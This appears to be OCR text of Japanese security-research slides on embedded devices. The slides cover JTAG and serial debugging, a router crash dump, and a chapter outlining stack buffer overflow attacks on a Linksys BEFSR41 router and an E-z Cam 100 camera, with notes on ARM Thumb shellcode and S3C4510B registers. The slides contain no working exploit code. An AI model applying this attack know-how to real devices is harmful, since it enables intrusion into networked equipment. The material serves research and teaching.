



ケーブルの接続

ピッチが非常に狭く、かなり熟練したハンダ付けの技術が必要


ピンを基盤から**剥がして広げる**

細めの**縫い針**を利用







JTAGポートの実装





その他、JTAGエミュレータ接続例(1)







その他、JTAGエミュレータ接続例(2)









デバッガ

RDI (Remote Debug Interface)


システムデバッグのための標準API。
ハードウエアを抽象化する関数群とデータ構造からなる。

JTAGがRDIに対応していれば、RDI対応デバッガを利用できる。

- ARM - AxD
- Green Hills – Multi2000
- IAR Systems – Embedded Workbench
- Mentor Graphics – XRAY
- GNU – GDB、GNUWing


RDIデバッガ

IAR Systems Embedded Workbench



http://www.iar.com/
プロジェクトマジェージャ、コンパイラ、デバッガなどを含む統合開発環境


UPWind GNUWing



http://www.upwind-technology.com/
gdb, insight, binutils などがパッケージ化されたフリーウエア。Cygwin 、およびRedHat Linuxで動作


デバッグ用シリアルコンソール

- コンソール出力も非常に有用なデバッグ環境 (ex. printf()など)
- 通常のチップにはUARTが内蔵されている
- UARTを使ってデバッグ用コンソールを作成
- Shellコードのデバッグに利用可能




シリアルポート実装例

シリアルレベルコンバータを介してPCのRS-232Cポートへ




Sipex SP232ACP

- MAX232ピン互換
- 5V単一電源動作
- コンデンサ内蔵



パニックダンプ

メルコ BLR-TX4L




Tera Term - COM2 VT

File Edit Setup Control Window Help


```
Data Abort Address : 0x001241AC
Data Abort Data : 0xE7911100

       r0= 0x001241AC  r1= 0x0001FFC0  r2= 0x00000000  r3= 0xE7911100
       r4= 0x001241AC  r5= 0x007021F4  r6= 0x0001C5DC  r7= 0x00167BBF
       r8= 0x001D2678  r9= 0x000000FF  r10=0x00167E50  fp= 0x0070221C
       r12=0x0001F1AC  sp= 0x0001F1B8  lr= 0x00004DA4  pc= 0x00014118


         00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

  7021f0: 00 12 40 e0 00 00 00 01 00 1d 0e 78 00 1d 4e 78     ..@........x..Nx
  702200: 00 1d 0e 78 00 16 7c 28 00 1d 06 04 00 1d 1e 78     ...x..|(.......x
  702210: 00 70 22 38 00 70 22 20 00 12 27 4c 00 12 40 e0     .p"8.p" ..'L..@.
  702220: 00 70 22 78 00 70 22 48 00 16 7c 20 00 70 22 74     .p"x.p"H..| .p"t
  702230: 00 70 22 3c 00 12 25 dc 00 12 26 4c 00 70 22 74     .p"<..%...&L.p"t
  702240: 00 70 22 4c 00 05 5f 20 00 00 00 00 00 1d 06 14     .p"L.._ ........
  702250: 00 00 00 00 00 1d 0e 78 00 1d 0e 78 00 00 00 0b     .......x...x....
  702260: 00 00 00 03 00 1d 0d 64 00 70 22 90 00 70 22 78     .......d.p"..p"x
  702270: 00 11 ea 34 00 12 23 40 00 1d 06 14 00 00 00 00     ...4..#@........
  702280: 00 1d 1e 78 00 70 22 b8 00 70 22 94 00 11 e2 04     ...x.p"..p".....
  702290: 00 11 e9 d8 00 1d 06 14 00 00 00 00 00 1d 06 04     ................
  7022a0: 00 1d 06 14 00 00 00 01 00 00 00 00 00 70 22 cc     ..............p".
  7022b0: 00 70 22 bc 00 11 88 b0 00 11 e0 50 00 1d 06 14     .p".......P....
  7022c0: 00 70 22 e4 00 70 22 d0 00 11 8a d4 00 11 88 9c     .p"..p".........
  7022d0: 00 00 00 01 00 1d 06 14 00 70 22 fc 00 70 22 e8     .........p"..p".
  7022e0: 00 11 88 58 00 11 8a a4 00 70 23 2c 00 70 23 30     ...X.....p#,.p#0
  7022f0: 00 70 23 28 00 70 23 00 00 11 86 d8 00 11 87 44     .p#(.p#........D

Bootbase Version: V2.09 | 08/16/2001 11:25:27
RAM: Size = 8192 Kbytes
FLASH: AMD 8M

RAS Version: V3.50(CR.0) | 09/12/2001 18:20:23

Press any key to enter debug mode within 3 seconds.
.............................................................
     (Compressed)
     Version: RAS BLRTX, start: 02024030
     Length: 192108, Checksum: 344C
```

Chapter 4



バッファオーバーフロー脆弱性攻略の実例

攻略例1 - Linksys BEFSR41 ver.2



S3C4510B

攻略例2 - E-z Cam 100

- WEB サーバー内蔵ネットワークカメラ
- Cマウント（標準三脚ホール）
- Ethernetポート
- 1/3” CMOS （VGA,QVGA）
- 外部センサー連動イベント
- スケジュール機能 (FTP、メール)

脆弱性


Linksys BEFSR41の脆弱性

- Buffer Overflow (スタック)
- Webサーバ (Port 80/TCP)
- リモートから攻撃可能
- デフォルトではLAN側からのみ攻撃可能

E-z Cam 100 の脆弱性

- Buffer Overflow (スタック)
- SMTPクライアント機能
- 受動的攻撃

バッファオーバーフローの確認



ARM7TDMIのshellcode

- Shellcodeの動作モードは16-BISモード
  → NULL防止、コードサイズ短縮

- エンディアンに注意
  → 現在のエンディアンに応じたshellcodeを作成

16−BIS状態への移行
・オペランドレジスタの状態ビット(bit0)をセットしてBX命令を実行

32−BIS状態への移行
・オペランドレジスタの状態ビットをクリアした状態でBX命令を実行

メモリフォーマット
・リトルエンディアン、ビッグエンディアンの両方をサポート

16-BISモードの命令セット

ADC	キャリー付き加算	LDSH	hwの符号拡張付きロード
ADD	加算	LSR	論理右シフト
AND	論理積	MOV	レジスタの転送
ASR	算術右シフト	MUL	乗算
B	無条件分岐	MVN	補数の転送
Bxx	条件分岐	NEG	否定
BIC	ビットクリア	ORR	論理和
BL	リンク付き分岐	POP	レジスタのPOP
BX	分岐、および状態遷移	PUSH	レジスタのPUSH
CMN	補数の比較	ROR	右ローテート
CMP	比較	SBC	キャリー付き減算
EOR	排他的論理和	STMIA	複数レジスタのストア
LDMIA	複数レジスタのロード	STR	wordのストア
LDR	wordのロード	STRB	byteのストア
LDRB	byteのロード	STRH	hwのストア
LDRH	hwのロード	SWI	ソフトウエア割り込み
LSL	算術左シフト	SUB	減算
LDSB	byteの符号拡張付きロード	TST	ビットテスト


shellcodeのアプローチ

スタックベースのバッファオーバーフローの場合、Shellcode実行までの手順は
通常のexploitコーディング技術と同様

周辺装置を利用できて初めて脅威となりえる。

・ハードウエア直接アクセス
　→ スレッド型RTOSはシングルステートのためI/Oアクセス可
　　ハードウエアを直接制御


・APIを利用する
　→ ファームウエアを吸出してリバースエンジニアリングし、
　　エントリアドレスや使い方を特定



ハードウエアの直接制御

・ハードウエアの利用法
・I/Oアドレス

Samsung社製「S3C4510B」には、様々な周辺装置がインテグレートされている。



・Ethernet Controller
・2 UART
・18 Programmable I/O
・I²c Serial Interface
・Timers …. etc


Programmable I/O ・・・・・・ 周辺装置制御

UART ・・・・・・・・・・・・・・・・・ シリアル通信

Ethernet Controller ・・・・・・ パケットの送受信

S3C4610B メモリマップ


リセット直後のメモリマップ



システムマネジメントレジスタ

Registers	Offset	Description
SYSCFG	0x0000	System configuration register
CLKCON	0x3000	Clock control register
EXTACON0	0x3008	External I/O timing register 1
EXTACON1	0x300C	External I/O timing register 2
EXTDBWTH	0x3010	Data bus width of each bank
ROMCON0 - 5	0x3014 - 0x3028	ROM/SRAM/Flash bank control register
DRAMCON0 - 3	0x302C - 0x3038	DRAM bank control register
REFEXTCON	0x303C	Refresh and external I/O control register

64Mアドレススペースの任意のエリアにバンクを定義可能



スペシャルレジスタバンク ベースポインタ

System Configuration Register (SYSCFG)

→ スペシャルレジスタと内部RAMの開始アドレスを設定

アドレス : 3FF0000H

Offset	R/W	Descriptions	Reset Value
0x0000	R/W	System configuration register	0x37FFFF91

31	30 … 26	25 … 16	15 … 6	5 … 4	3	2	1	0
SDM	PD_ID	Special Register Bank Base Pointer	Internal SRAM Base Pointer	CM	0	WE	CE	SE

